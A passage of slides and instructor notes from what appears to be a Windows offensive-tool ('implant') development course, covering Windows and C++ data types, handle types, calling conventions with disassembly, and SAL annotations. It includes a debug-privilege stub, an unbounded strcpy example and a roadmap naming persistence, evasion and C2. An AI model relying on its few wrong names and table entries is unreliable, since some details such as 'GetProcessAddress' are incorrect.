The solution? Windows data types. If you were using the Windows data types when these changes were rolling out, then you did not have to worry about a thing. Imagine how much easier it would be to change one spot in your program versus finding every instance where you used a traditional data type. Microsoft did not want the compiler to be the one determining what the size of an int should be when an application was compiled. The technique allows types like DWORDs (double WORD) to always be an unsigned 32-bit value regardless of the target system: 16-bit, 32-bit, or 64-bit.

The bottom line here is just stick to the Windows data types for best practices and better portability.

Technet24

BOOL/BOOLEAN

BOOL and BOOLEAN appear the same, but are quite different internally

1010
1010

Either on or off

Functions can return TRUE/FALSE

Variable can hold TRUE/FALSE values

```
// WinDef.h
typedef int BOOL;

// WinNT.h
typedef BYTE BOOLEAN;

BOOL IsRunning = TRUE;
BOOLEAN IsElevated = TRUE;
```


BOOL

BOOL is short for Boolean where the value can only be set (1) for TRUE or clear (0) for FALSE. On the back end, BOOLs are 32-bit values because the root type is an int. If you are really only needing to test a single byte then there is no need for the other three bytes. The other bytes are just wasted space that could be used for something else. Now take the type BOOLEAN.

BOOLEAN is rather interesting because the surface, its root type is a BYTE, but notice that it is in all caps. This means this is another Windows data type. The root type for a BYTE is an unsigned char. When you are looking at BOOLEAN typed variables in memory, they will only occupy one byte, so there is no wasted space. Some code examples use these types interchangeably and that might be fine at first, but it is not recommended.

It is also worth mentioning the definitions for *TRUE* and *FALSE* are 1 and 0, respectively. Some of you might be familiar with seeing or using *while*(1) to implement a while loop but here we could implement that like this:

```
while (TRUE)
{
  // stuff
}
```

Example: BOOL

BOOL example

```
BOOL EnableDebug(
  HANDLE Token,
  LPCTSTR Privilege,
  BOOL EnablePrivilege
)
{
  //adjust token privileges
  //attributes to
  //SE_PRIVILEGE_ENABLED

  if (!AdjustTokenPrivileges())
    return FALSE;

  return TRUE;
}
```


Example: BOOL
This example here is showing how a function can be called to indicate whether debug privileges were successfully given to the process. If the function cannot adjust the privileges for the token, then it will return FALSE. When it can successfully do so, it will return TRUE, and your main program logic can check this condition and proceed on or take another action, like exiting.

Technet24

A Table of Data Types

CRT Type	Win32 Type	Description
int	INT/BOOL	32-bits signed integer
unsigned int	UINT	32-bits unsigned integer
unsigned short	WORD	16-bits unsigned integer
unsigned long	ULONG/DWORD	32-bits unsigned integer
unsigned char	UCHAR/BYTE/BOOLEAN	8-bits unsigned char
void	VOID	Nothing, can be any type
__int64	INT64	64-bits signed integer
unsigned __int64	QWORD	64-bits unsigned integer

A Table of Data Types

The table here is a nice snapshot of a small subset of the data types you will come across during your time doing Windows implant development. Many of the Windows types are typed to other Windows types, which are then typed to the standard c-runtime type. You can also see in the table that Windows can have several types that all boil down to the same CRT type. For example, UCHAR, BYTE and BOOLEAN all boil down to unsigned char, which is a single byte in memory.

Example: WORD, DWORD, LPDWORD, QWORD

```
DWORD ProcessId = GetCurrentProcessId();

PDWORD pProcessId = &ProcessId;

LPDWORD lpProcessId = &ProcessId;

DWORD pPeb32 = __readfsdword(0x30);

QWORD pPeb64 = __readgsqword(0x60);
```


Example: WORD, DWORD, LPDWORD, QWORD
The first example on the slide is assigning the value returned from calling the ***GetCurrentProcessID*** API to the DWORD variable dwProcId.

Next, a pointer to the dwProcId variable is created and assigned to it is the pdwProcId variable.

Finally, a long pointer to the dwProcId variable is created and assigned to it is the lpProcId variable.

Technet24

A Table of Pointer Data Types

CRT Type	Win32 Type	Description
int *	PINT/PBOOL	pointer to 32-bits signed integer
unsigned int *	PUINT	pointer to 32-bits unsigned integer
unsigned short *	PWORD	pointer to 16-bits unsigned integer
unsigned long *	PULONG/PDWORD/LPDWORD	pointer to 32-bits unsigned integer
unsigned char *	PUCHAR/PBYTE/PBOOLEAN	pointer to 8-bits unsigned char
void *	PVOID/LPVOID/LPCVOID	Nothing, can point to any type
__int64	INT_PTR	signed integer only for pointer precision when casting a pointer to an integer
unsigned __int64	UINT_PTR	unsigned int pointer

A Table of Pointer Data Types

The table here is a nice snapshot of a small subset of the pointer data types you will come across during your time doing Windows implant development. You will notice that some of the types have the letter L in front. This used to indicate the pointer is a long pointer to some data type. Long pointers are not relevant anymore and as such, they can be used interchangeably with traditional pointer types like so: LPVOID and PVOID. One thing of importance is with the PVOID data type, you cannot perform pointer arithmetic with it. Should you try to do so, Visual Studio should give it a red underline telling you it cannot be done. You should not even be able to build your project. If you are using a different compiler that lets you get away with that operation, the behavior will be unpredictable. The industry classifies that behavior as undefined behavior.

Example: VOID, PVOID, LPVOID, LPCVOID

```
VOID GiveGreeting()
{
 printf("I don't return anything. Muah ah ah!\n");
}

PVOID baseEntry = (PVOID)pimgOptionalHeader->AddressOfEntryPoint;

LPCVOID pConstant = &SomeConstant;

VOID OverflowMe(PCHAR Buffer)
{
  strcpy(Buffer, "Buffer overflows are in SEC660!");
}
```


Example: VOID, PVOID, LPVOID, LPCVOID
The several examples here are not complicated but still, let's break them down one at a time.

The first is simply stating the function will not return a value so it is void. It also does not take any arguments and void could be used there as well.

The second one is a void pointer to a variable that could be pointing to the *AddressOfEntryPoint.*

The third one is declaring a const void pointer to the *SomeConstant* variable. This could also be something that could also be a constant value like a pointer to a base address as returned from ***MapViewOfFile*** or ***VirtualAlloc***. An LPCVOID variable could be passed into a function like the ***UnmapViewOfFile*** function. You could also use this type to cast the address of a wide character string that is to be passed to the ***WriteFile*** function as its second parameter takes in an LPCVOID buffer pointer.

The last one is just showing another VOID function. The big difference with this one is the argument, which is a pointer to a destination buffer for the ***strcpy*** function to copy over the string into it.

Technet24

A Table of C++ Types

C++ Type	Description
std::vector<T>	like a C array; more powerful, safer, dynamic, self-cleanup
std::string and std::wstring	ANSI and Unicode string objects
std::string_view	a view into a std::string when ownership of the string isn't needed
std::bit_cast<T>()	safer way to cast data from one type to another
CStringA and CStringW	an ATL string class object that offers robust methods
std::make_shared<T>()	makes a smart, shared pointer; safer than raw pointers
std::shared_ptr<T>()	shouldn't use this with the new operator; stick with make_shared
std::make_unique<T>()	makes a smart, unique pointer; can only be one to same address
std::unique_ptr<T>()	a unique pointer; stick with make_unique instead

A Table of C++ Types

The here captures some of the more commonly used C++ types that you'll find in this course and outside this course. Many come from the Standard Template Library (STL) and others come from the standard library. Of course, each one will have their respective header files to include, unless you are using C++ 23, which utilizes header units. If this is your first time seeing some of these data types, take your time with them as they will come with a bit of a learning curve.

The std::vector<T> is by far one of the most common and the most versatile data type. You will see this being used in the course to act as a buffer. For example, it can be used to hold the contents of a file that you read into memory.

The std::string and std::wstring are a massive enhancement from a traditional C-style string, which are just CHAR arrays. They offer many methods for comparing strings, appending, updating, etc. These are much, much easier to use than the C-style strings too. One nice small feature of std::strings is the number of characters in it. Please note that this is a character count and not a byte count, which can be two different values.

The std::string_view is a reference to a constant string. It is the perfect type for when ownership is not needed, like when a function will not be modifying the contents of the string. This means that a string will not have to be copied each time it is being passed to another function. This would increase efficiency in larger applications. The string could be anything from a C-style string to a std::string. The string_view object could not care one bit what it views.

The std::bit_cast<T>() is a safe way to type cast bits from one object to another object of type T. It is best to use this when both types are of the same size and padding, otherwise you might introduce some undefined behavior. This method is extremely safer than the popular reinterpret_cast<T> you may have used or have seen. The reinterpret_cas<T> can also introduce undefined behavior. So, with C++ 20, use bit_cast<T>.

CStringA and CStringW are part of a class under the Active Template Library, or ATL. These objects are very powerful and feature rich. They give std::strings a run for their money because of their safety, features, and ease of use.

The std::make_shared<T>() and std::make_unique<T>(). These are both used to make smart pointers. Smart pointers are much preferred over raw pointers, or traditional C-pointers. Smart pointers imitate raw pointers in a sense because they contain an address to something, and you can generally use them the same way. The best thing about smart pointers is they free you of the requirement to call delete or delete[] operators when freeing memory. Smart pointers will be automatically released when they fall out of scope and are no longer needed. This eliminates memory leaks, dangling pointers, etc. Amazing isn't it?

Technet24

Example of C++ Data Types

```
std::vector<BYTE> fileContents{}; /* and empty vector */

std::string filename{}; /* an empty string */
std::string filename{ R"(c:\flag.txt)"}; /* raw literal string; escapes not needed */

std::string_view svFileName{ filename }; /* a view of filename */

/* cast the address of CloseHandle to the CloseHandle type */
/* this is a function pointer to CloseHandle */
auto pfnCloseHandle{ std::bit_cast<decltype(CloseHandle)*>(GetProcessAddress()) };

CStringA csMessage{ "" };

auto pSmart{ std::make_shared<DWORD>( 42UL ) };

auto pBestClass{ std::make_unique<DWORD>( 670UL ) }; /* unique DWORD pointer */
*pBestClass = 770UL; /* dereference the smart pointer */
auto pRawPtr = pBestClass.get(); /* obtain a raw pointer */
```


Example of C++ Data Types

The examples above are trivial ones, but ones that you might be able to use in your code base. Of the ones above, the more important ones to note are the smart pointers. Note that when making them, there is no usage of the *new* operator. As noted previously, smart pointers can be treated similarly to raw pointers in the sense you can dereference them. That example is on the slide. The smart pointer *pBestClass* is dereferenced and given a new value. One can also access the get() method to make a raw pointer. This will return the address the smart pointer is pointing to. This could now lead to a dangling pointer if you are not careful. You might be forced to use *get()* because some functions will require a raw pointer. There are so many more things that smart pointers can do, and you will see a few of them being used in this course.

With modern C++, specifically C++ 20 and beyond, you should ***NEVER*** be using the new operator. Ever. Period!

Handle Data Types

Handles are used to reference system objects.

A user application cannot directly access system objects, so they retrieve a handle to the object. The application can use the handle to modify the object. All handles are entered into an internal handle table that hold the addresses of the resources and the resource type.

- `LPHANDLE`
- `HRSRC`
- `HKEY`
- `HINSTANCE`

Handle Data Types

The types listed here are all handles of some kind. Again, it can be seen how a lot of these data types really do build off each other and knowing this can allow you to use some interchangeably since you know they are the same. You can also interpret clearly what is happening. What is meant by that is HKEY would be a handle to a registry key, HMODULE would be a handle to a module, and HINSTANCE would be a handle to an instance. Both the HINSTANCE and HMODULE are just the base address of a module.

For example, if a Win32 API requires a parameter of type *HINSTANCE* but you only have a variable of type *HMODULE*, then you can simply pass that *HMODULE* in because they are really the same type in the end. However, this was not always the case. Let's go back again to 16-bit Windows where HINSTANCE and HMODULE were not the same. The module would be the file that was loaded into memory. If you would run two copies of Notepad on 16-bit Windows, you would have two instances of notepad.exe with each instance having its own set of variables.

Also, you may have noticed by now that the naming conventions used are very indicative as to what their type is. Here, the types are basically all HANDLEs, and the names start with an "H" to indicate this is a handle to an object.

Technet24

Handle Data Types Defined

Handles are defined in the WinNt.h header file.

```
typedef PVOID HANDLE;

typedef HANDLE* LPHANDLE;

typedef HANDLE HRSRC;

typedef HANDLE HKEY;

typedef HANDLE HINSTANCE;

typedef HINSTANCE HMODULE;
```


Handle Data Types Defined
The Winnt header file is filled with definitions, the ones listed on the slide are just a small subset of them. If you take a look at the first typedef, you can see that a HANDLE is really just a PVOID, which is simply a void*. The remaining typedefs are using the HANDLE definition as the base. Typically, whenever you see a handle type being used, you could assume that it's simply a void*, or PVOID.

Although it is not recommended, something like this could be done and might not cause any issues: PVOID hKey = (HKEY)HKEY_LOCAL_MACHINE;

The very last typedef is an interesting one. Even though it was mentioned on the previous slide, it is worth mentioning again due to its importance and sometimes being a driving source of confusion for beginner developers. Today, HINSTANCE and HMODULE types are completely interchangeable, although it is best practice to not do so. You should absolutely keep your types specific to what they are needed to be used for.

WINAPI, APIENTRY, CALLBACK

These data types are used for decorating functions that use `__stdcall`

WINAPI, APIENTRY, and CALLBACK are utilized when defining a function. Looking at some of the Windows header files, you will see these types scattered around right before a function body.

WINAPI, APIENTRY, CALLBACK
All three of these types are used for functions that will follow the stdcall calling convention, which is something that we will be discussing in the next section. When declaring a function in a header file you can use one of these to force it to use the *stdcall* convention.

This is a very simple example, but it does get the point across.

```
BOOL
WINAPI
IsDigit(_In_ DWORD dwDigit);
```


Technet24

WINAPI, APIENTRY, CALLBACK Defined

WINAPI, APIENTRY, and CALLBACK are defined in WinDef.h header file

```
#define WINAPI __stdcall

#define APIENTRY WINAPI

#define CALLBACK __stdcall
```


WINAPI, APIENTRY, CALLBACK Defined

The typedef examples here on the slide are riddled throughout a large number of header files. They are defined in the WinDef header file, but if you take a look inside the winnt or winreg header files, you will see how often they are used. As an example, the winreg header file shows a large number of the Reg* functions declared with APIENTRY and WINADVAPI (DECLSPEC_IMPORT). The functions with WINADVAPI indicates the function is an imported function from some other DLL. The APIENTRY indicates the function will fuse the __stdcall calling convention. The CALLBACK definition is also the __stdcall calling convention and is used typically when typecasting or creating a function pointer with a specific signature.

The list on the slide is not an exhaustive list as there are many other defined types like NTSYSAPI (DECLSPEC_IMPORT), NTAPI (__stdcall), along with many others.

Example: WINAPI, APIENTRY, CALLBACK

```
BOOL WINAPI EnumProcesses(
              _Out_writes_bytes_(cb) DWORD* lpidProcess,
              _In_ DWORD cb,
              _Out_ LPDWORD lpcbNeeded );

WINADVAPI LSTATUS APIENTRY RegCreateKeyA (
                      _In_ HKEY hKey,
                      _In_opt_ LPCSTR lpSubKey,
                      _Out_ PHKEY phkResult );

typedef UINT (CALLBACK *LPFNPSPCALLBACKA)(
                      HWND hwnd,
                      UINT uMsg,
                      struct _PROPSHEETPAGEA *ppsp );
```


Example: WINAPI, APIENTRY, CALLBACK
These are many types that, for the most part, mean the exact same thing. The EnumProcesses function has WINAPI, which indicates the function uses the __stdcall calling convention. The function itself writes the PIDs out to an array via the lpidProcess parameter. The RegCreateKeyA function has APIENTRY and WINADVAPI. From the previous slide, it is known that the function is using the __stdcall calling convention and is also an imported function using the __declspec(import) attribute. The last type, CALLBACK, is more of the same—it simply indicates the function will be using the __stdcall calling convention.

Again, Windows has many ways to indicate that a function will use the __stdcall calling convention or that one is an imported function. Try to not be confused when you seem them in header files. Despite there being many types that mean the same thing, it does look cleaner seeing the types versus seeing __stdcall and __declspec() all over the place.

Technet24

Module Summary

- Learned you must become familiar with the Windows data types
- Discussed how Windows data types could prevent future headaches
- Learned some data types just stem from others; HINSTANCE and HMODULE
- Discussed how seeing the definitions can help understand something better
- Learned some data types are interchangeable; HINSTANCE and HMODULE

Module Summary
In this module, we discussed many of the data types you will come across during your Windows development and during the rest of this course. We saw how many of those data types mean the same thing and thus, are interchangeable. We also saw how using types can make code look cleaner and more readable. I strongly recommend to use the Windows data types in your tools.

The more you practice coding various capabilities, the more familiar and comfortable you will become with the Windows data types.

Unit Review Questions

What does the type WINAPI expand as?

A __stdcall

B __thiscall

C __cdecl

Unit Review Questions
Q: What does the type WINAPI expand as?

A: __stdcall

B: __thiscall

C: __cdecl

Technet24

Unit Review Answers

What does the type WINAPI expand as?

A __stdcall

B __thiscall

C __cdecl

Unit Review Answers
Q: What does the type WINAPI expand as?

A: __stdcall

B: __thiscall

C: __cdecl

Unit Review Questions

What do the types HKEY, HINSTANCE, HRSRC have in common?

A Nothing.

B They are all of type HANDLE.

C They all refer to GUI applications.

Unit Review Questions
Q: What do the types HKEY, HINSTANCE, HRSRC have in common?

A: Nothing.

B: They are all of type HANDLE.

C: They all refer to GUI applications.

Technet24

Unit Review Answers

What do the types HKEY, HINSTANCE, HRSRC have in common?

A Nothing.

B They are all of type HANDLE.

C They all refer to GUI applications.

Unit Review Answers
Q: What do the types HKEY, HINSTANCE, HRSRC have in common?

A: Nothing.

B: They are all of type HANDLE.

C: They all refer to GUI applications.

Unit Review Questions

What is the root type for DWORD?

A ULONG or unsigned long.

B VOID or void.

C WORD or double word.

Unit Review Questions
Q: What is the root type for DWORD?

A: ULONG or unsigned long.

B: VOID or void.

C: WORD or double word.

Technet24

Unit Review Answers

What is the root type for DWORD?

A ULONG or unsigned long.

B VOID or void.

C WORD or double word.

Unit Review Answers
Q: What is the root type for DWORD?

A: ULONG or unsigned long.

B: VOID or void.

C: WORD or double word.

Unit Review Questions

On modern systems, what is the difference between LPVOID and PVOID?

A There is no difference.

B LPVOID is a long pointer, PVOID is not.

C LPVOID is not a pointer.

Unit Review Questions
Q: On modern systems, what is the difference between LPVOID and PVOID?

A: There is no difference.

B: LPVOID is a long pointer, PVOID is not.

C: LPVOID is not a pointer.

Technet24

Unit Review Answers

On modern systems, what is the difference between LPVOID and PVOID?

A There is no difference.

B LPVOID is a long pointer, PVOID is not.

C LPVOID is not a pointer.

Unit Review Answers
Q: On modern systems, what is the difference between LPVOID and PVOID?

A: There is no difference.

B: LPVOID is a long pointer, PVOID is not.

C: LPVOID is not a pointer.

Course Roadmap

- **Windows Tool Development**
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section I

Course Overview

Developing Offensive Tools

Developing Defensive Tools

Lab 1.1: PE-sieve, Lab 1.2: ProcMon

Setting Up Your Development Environment

Windows DLLs

Lab 1.3: HelloDLL

Windows Data Types

Call Me Maybe

Lab 1.4: Call Me Maybe

SAL Annotations

Lab 1.5: Safer with SAL

Windows API

Lab 1.6: CreateFile

Bootcamp

In this module, we will discuss several calling conventions and which ones are specific to Windows.

Technet24

__stdcall

The standard calling convention for Windows API functions

- For functions with fixed number of arguments
- Callee cleans the stack before return
- Offers speed and efficiency
- Arguments pushed right to left

__stdcall

The stdcall calling convention is used heavily for the Windows APIs since almost all of them have a fixed number of arguments. This is great because the function calling a stdcall function does not have to do stack cleanup when it returns. The called function is the one that will handle stack cleanup. As we discussed already, there are a number of data types defined around __stdcall.

When it comes to arguments, for x86, they are pushed onto the stack in a right to left manner. This ensures that the first argument is right before the function call. For x64, registers come into play. The first argument used is moved into RCX, the second into RDX, the third into R8, and the fourth into R9. Any additional arguments are then placed on the stack. Let's check out a simple example using CreateFile.

Example: __stdcall (x86)

```
CreateFileW( L"hello.txt", GENERIC_WRITE, 0, NULL, CREATE_NEW,
       FILE_ATTRIBUTE_NORMAL, NULL );

push  0                     ; hTemplateFile
push  80h                   ; dwFlagsAndAttributes
push  1                     ; dwCreationDisposition
push  0                     ; lpSecurityAttributes
push  0                     ; dwShareMode
push  40000000h                     ; dwDesiredAccess
push  offset FileName               ; "hello.txt"
call  ds:__imp__CreateFileW@28      ; CreateFileW(x,x,x,x,x,x,x)
mov   edi, eax                      ; caller does no clean up
```


Example: __stdcall (x86)
Look at a simple example using **CreateFileW** compiled for x86. The very first argument for CreateFileW is directly above it. Each additional argument falls into place one after another on the stack. Another way to look at this from a source code point of view is to annotate the stack offsets directly above the function's parameters. Since the arguments are referenced as offsets from EBP, the following can be made as a visualization. Also, note how the code makes the call to the Unicode version of the function. This is because Unicode is supported by default in Visual Studio projects, and the CreateFileW used in the source code is just a macro that is swapped out for the Unicode version.

EBP +8 +Ch +10h +14h +18h +1Ch +20h
CreateFileW(L"hello.txt", GENERIC_WRITE, NULL, NULL, CREATE_NEW,
FILE_ATTRIBUTE_NORMAL, NULL);

The following would be the disassembly, same as what is on the slide.

```
push 0
push 80h                    ;FILE_ATTRIBUTE_NORMAL
push 1                      ;CREATE_NEW
push 0
push 0
push 40000000h              ;GENERIC_WRITE
push FileName
call CreateFileW
```


Technet24

Example: (x64)

```
CreateFileW( L"hello.txt", GENERIC_WRITE, 0, NULL, CREATE_NEW,
       FILE_ATTRIBUTE_NORMAL, NULL );

mov      qword ptr ss:[rsp+30], 0              ; hTemplateFile on stack
lea      rcx, qword ptr ds:[7FF633682230]      ; ptr to L"hello.txt"
mov      dword ptr ss:[rsp+28], 80             ; FILE_ATTRIBUTE_NORMAL on stack
xor      r9d, r9d                              ; 0 lpSecurityAttributes
xor      r8d, r8d                              ; 0 dwSharedMode
mov      dword ptr ss:[rsp+20], 1              ; CREATE_NEW on stack
mov      edx, 40000000                         ; GENERIC_WRITE
call     qword ptr ds:[<&CreateFileW>]
```


Example: (x64)

When we look at this example compiled for x64, the arguments look a bit different and out of order than what you might think. There is no order in terms of how it looks in assembly—all that matters is that the registers are loaded with the proper values. Since there are seven arguments total, the first four will be in registers, and the remainder will be placed on the stack. Here is one way this can be visualized. Placing the registers above the arguments can help understand where things will fall into place when the call is ready to be made.

RCX RDX R8 R9 stack stack
stack
CreateFileW(L"hello.txt", GENERIC_WRITE, NULL, NULL, CREATE_NEW,
FILE_ATTRIBUTE_NORMAL, NULL);

```
mov          qword ptr ss:[rsp+30], 0              ; hTemplateFile on stack
lea          rcx, qword ptr ds:[7FF633682230]      ; ptr to L"hello.txt"
mov          dword ptr ss:[rsp+28], 80             ; FILE_ATTRIBUTE_NORMAL on
stack
xor          r9d, r9d                              ; 0 lpSecurityAttributes
xor          r8d, r8d                              ; 0 dwSharedMode
mov          dword ptr ss:[rsp+20], 1              ; CREATE_NEW on stack
mov          edx, 40000000             ; GENERIC_WRITE
call         qword ptr ds:[<&CreateFileW>]
```

__cdecl

The default calling convention for standard C functions

- Still used on Windows
- Caller cleans the stack after return
- Callee has no responsibility
- Arguments pushed right to left

__cdecl

This convention is the default and the main convention used for Linux C/C++ programs, but not only just Linux programs. It is also here in Windows too and is the default for CRT functions like ***printf().*** One great benefit of ***__cdecl*** is that functions can accept a varied number of arguments. You may have heard functions like these also be referred to as VARARG or variadic functions because they are so flexible with how many arguments they can accept. This process of handling a variadic number of arguments is enabled because the calling function will be the one to clean up the arguments off the stack. A perfect example of a variadic function is the ***printf()*** function. It can be passed one argument like a string to print, or any number of arguments. If you have, say, a formatted string that will ingest any number of formatted values into it like the string "Hello, %s, the class you are taking is %d\n", the function does not know ahead of its call exactly how many arguments there are, and it does not need to know that since it is not responsible for cleaning up the stack. Also, just like ***__stdcall***, arguments are "pushed" on the stack in a right to left manner so that the first argument will be right "above" the called function.

A small downside to having ***__cdecl*** functions in your code is that it can increase the size of your binary a decent amount. The size increase is because each ***__cdecl*** function must have the code to perform stack cleanup. If you can get rid of the CRT dependency in your toolset, then do it.

Technet24

Example: __cdecl

```
printf( "Score: %d, Avg: %d, High: %d, Low: %d\n", 670, 92, 670, 660 );

push  294h           ; 660
push  29Eh           ; 670
push  5Ch            ; 92
push  29Eh           ; 670
push  offset _Format ; "Score: %d, Avg: %d, High: %d, Low: %d\n"
call  _printf
add   esp, 14h       ; caller cleans up the stack
```


Example: __cdecl

The example here shows the printf function, which uses the __cdecl format on both Windows and Linux. The format string takes in four formatters, or values to be put into the format specifiers in the string. These are treated as arguments to the printf function as can be seen via the disassembly. Just like __stdcall, the arguments are pushed right to left including the address of the string itself. Everything is in hexadecimal formatting, but comments have been made to make it easier to follow what arguments are where on the stack.

```
push  660
push  670
push  92
push  670
push  &theFormatString
call   printf
```

__fastcall

The faster calling convention, seriously.

- First 2 arguments passed in registers
- Remainder arguments on stack
- Fastest when 2 arguments used
- Arguments pushed right to left

__fastcall

This convention is "fast" because of the heavy usage of the CPU's registers. The ***__fastcall*** convention is only available for x86 CPUs, so do not look for this in x86_64 code/binaries. When it comes to passing in the arguments, if the size of the first two arguments are the size of a DWORD (unsigned long) or smaller, then ECX and EDX will hold the first and second arguments, respectively. Remember, a DWORD is 4 bytes. Any additional arguments will be "pushed" onto the stack in a right to left manner just like how it is done for ***__stdcall*** and ***__cdecl***. Now when it comes time to debug your program and dive into the assembly of it all, it is nice to know what the calling convention is. For ***__fastcall***, you will see an "@" symbol as a prefix to the name of the function. This prefix is in addition to that "@" symbol that will be present at the end of the function name. After the trailing "@" symbol will be a decimal number indicating the total number of bytes the arguments occupy. This way, the called function can properly clean up before it returns to the caller. See the next slide for a detailed look.

In the end, if you are creating an x86 capability, consider specifying ***__fastcall*** for your custom functions that only accept two arguments. Otherwise, it might be better to use ***__stdcall*** for all things Windows.

Technet24

Example: __fastcall

```
INT FASTCALL SomeFastFunction( PDWORD, PDWORD, BOOL);

------Main------
push  1                     ; Passed
lea   edx, [ebp+dwAge]      ; Age
lea   ecx, [ebp+dwDollars]  ; Dollars
call  @SomeFastFunction@12  ; SomeFastFunction(x,x,x)
mov   [ebp+Age], eax        ; no clean up

-------SomeFastFunction-------
[..snip..]

retn  4           ; cleaning up the stack
```


Example: __fastcall

There are several items on the slide that indicate that __fastcall calling convention is being used. Aside from the obvious being the function declaration, the first indicator is the use of the ECX and EDX registers. As mentioned on the previous slide, the ECX and EDX registers are heavily used for this calling convention. The second indicator is the name of the function itself as it has some strange additions to it, like the "@" before and after the function name. The "@" before the function name indicates __fastcall and the "@" followed by a number indicates the size of bytes in arguments. With these being 32-bit values, 12 means there are three arguments to SomeFastFunction.

__thiscall

This is yet another Windows-specific calling convention for x86 C++.

- Compiler creates a *this* pointer
- All arguments are on the stack
- ECX — Primary holder of *this* pointer
- Arguments pushed right to left
- For C++ class members

__thiscall

Another calling convention that is specific to Microsoft and built for x86 C++ class member functions is thiscall. Just like cdecl and stdcall, all arguments are pushed on the stack in a right to left manner. The new item here is that the compiler will sneak in a pointer. This pointer points to a table that is indexed appropriately for the member function being called. The pointer is called this pointer and ECX is primarily used to hold it.

A quick refresher on class member functions is on the following slide. The class, MyClass, is defined as a class that will have one function available for public use; PrintMsg. The method is not defined inside the class but instead is done outside using the scope resolution operator.

There is a somewhat shorthand method of defining a class with the struct keyword. Methods defined this way default to public methods, so no reason to use public: like done in the class.

Technet24

Example: __thiscall

```
class MyClass { public: void PrintMsg( char* msg ); };

// this is really the same as above
struct TheClass {void TheMessage( char* msg ); };

// defined separately with the scope resolution operator ::
void MyClass::PrintMsg( char* msg ){ printf( msg ); };
```


Example: __thiscall

If you are not familiar with C++ classes, they can get complicated rather quickly. To keep things as simple as possible just to serve a point, the example on the slide creates a basic class called MyClass. The class has a single public class method called PrintMsg that accepts a pointer to char, probably a pointer to a variable holding a string or something similar. One nice thing about C++ is you do not always have to use the class keyword. Creating a struct and adding in the member functions is the same thing. Also notice the lack of the public keyword in the struct. This is because public is the default unless you specify private or something else. If you do not want your member functions or variables to be used outside of your class definition, specify private. The last item on the slide is how a member function can be defined outside of the main class body. You can also define them in a source file that includes your class header file.

```
class MyClass { public: void PrintMsg( char* msg ); };

struct TheClass {void TheMessage( char* msg ); };   // same as above with public
being default for TheMessage

void MyClass::PrintMsg( char* msg ){ printf(msg); }              // defined
separately with scope resolution operator ::
```

Lab 1.4: Call Me Maybe

Learn how to use the various calling conventions.

Please refer to the eWorkbook for the details of this lab.

Lab 1.4: Call Me Maybe
This lab has multiple objectives. The primary one is to create a __stdcall decorated function and a __cdecl decorated function. Once done, we will toss your compiled binaries into IDA Pro so we can visually see the difference between calling conventions.

Please refer to the eWorkbook for the details of the lab.

Technet24

What's the Point?

What's the point?

What's the Point?
The point of the lab was multi-purpose: it allowed you to explore calling conventions from a source code perspective as well as see it from an RE perspective. It is very interesting to get down to the low-level stuff.

Module Summary

- Learned it's important to know what is happening to the stack/registers
- Learned every convention uses the stack for arguments; ***fastcall***
- Discussed that the default for Win32 APIs is ***stdcall***
- Discussed that the default for C/C++ is ***cdecl***
- Learned the C++ x86 class member functions will use ***thiscall***

Module Summary
In this module, we discussed many calling conventions that could be used in your programs. Some of the conventions can offer speed benefits like fastcall depending on how many arguments are accepted.

Technet24

Unit Review Questions

For x86, how are arguments passed to functions?

A In registers RCX, RDX, R8, R9

B On the stack

C In the heap

Unit Review Questions
Q: For x86, how are arguments passed to functions?

A: In registers RCX, RDX, R8, R9

B: On the stack

C: In the heap

Unit Review Answers

For x86, how are arguments passed to functions?

A In registers RCX, RDX, R8, R9

B On the stack

C In the heap

Unit Review Answers
Q: For x86, how are arguments passed to functions?

A: In registers RCX, RDX, R8, R9

B: On the stack

C: In the heap

Technet24

Unit Review Questions

What calling convention primarily uses registers ECX/RCX and EDX/RDX?

A __fastcall

B __thiscall

C __stdcall

Unit Review Questions
Q: What calling convention primarily uses registers ECX/RCX and EDX/RDX?

A: __fastcall

B: __thiscall

C: __stdcall

Unit Review Answers

What calling convention primarily uses registers ECX/RCX and EDX/RDX?

A __fastcall

B __thiscall

C __stdcall

Unit Review Answers
Q: What calling convention primarily uses registers ECX/RCX and EDX/RDX?

A: __fastcall

B: __thiscall

C: __stdcall

Technet24

Unit Review Questions

For 64-bit, why do stack arguments start at RSP+20h and not RSP?

A The first 20h bytes are reserved as a shadow stack enforcement

B The first 20h bytes are reserved as a shadow store

C They don't, this is a trick question

Unit Review Questions
Q: For 64-bit, why do stack arguments start at RSP+20 and not RSP?

A: The first 20h bytes are reserved as a shadow stack enforcement

B: The first 20h bytes are reserved as a shadow store

C: They don't, this is a trick question

Unit Review Answers

For 64-bit, why do stack arguments start at RSP+20h and not RSP?

A The first 20h bytes are reserved as a shadow stack enforcement

B The first 20h bytes are reserved as a shadow store

C They don't, this is a trick question

Unit Review Answers
Q: For 64-bit, why do stack arguments start at RSP+20 and not RSP?

A: The first 20h bytes are reserved as a shadow stack enforcement

B: The first 20h bytes are reserved as a shadow store

C: They don't, this is a trick question

Technet24

Course Roadmap

- **Windows Tool Development**
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section I

Course Overview
Developing Offensive Tools
Developing Defensive Tools
Lab 1.1: PE-sieve, Lab 1.2: ProcMon
Setting Up Your Development Environment
Windows DLLs
Lab 1.3: HelloDLL
Windows Data Types
Call Me Maybe
Lab 1.4: Call Me Maybe
SAL Annotations
Lab 1.5: Safer with SAL
Windows API
Lab 1.6: CreateFile
Bootcamp

In this module, we will introduce the Microsoft source-code annotation language.

What Are They?

Microsoft source-code annotation language (SAL) annotations

The source-code annotation language might seem like another language you will have to learn, but it's important to know its purpose. Microsoft uses it practically everywhere in its source code.

Definitions are found in the Sal.h header file.

What Are They?
SAL stands for the Microsoft source-code annotation language and can be used in your code. The primary purpose is to describe just how function parameters will be used by a function. You can look at the Sal.h header where all of them are defined.

Technet24

Why Use Them?

Automatic static code analysis built into Visual Studio

SAL annotations make the intended use of function parameters clear

Very inexpensive compiler check for your code

Why Use Them?
If you have never done development on Windows before, then SAL markups will look very odd to you at first. Using them will make your code so much clearer and explicit. The parameters for your functions on how they are used will be easily interpreted.

Aside from making your code easier to interpret, they can help make your code safer. The compiler will check your code for you in a very inexpensive way. When we start diving into the Windows APIs, you will see a large variety of SALs being used. This really makes interpreting WinAPIs much easier and unfortunately, a lot of online blogs do not include SALs when describing a particular API.

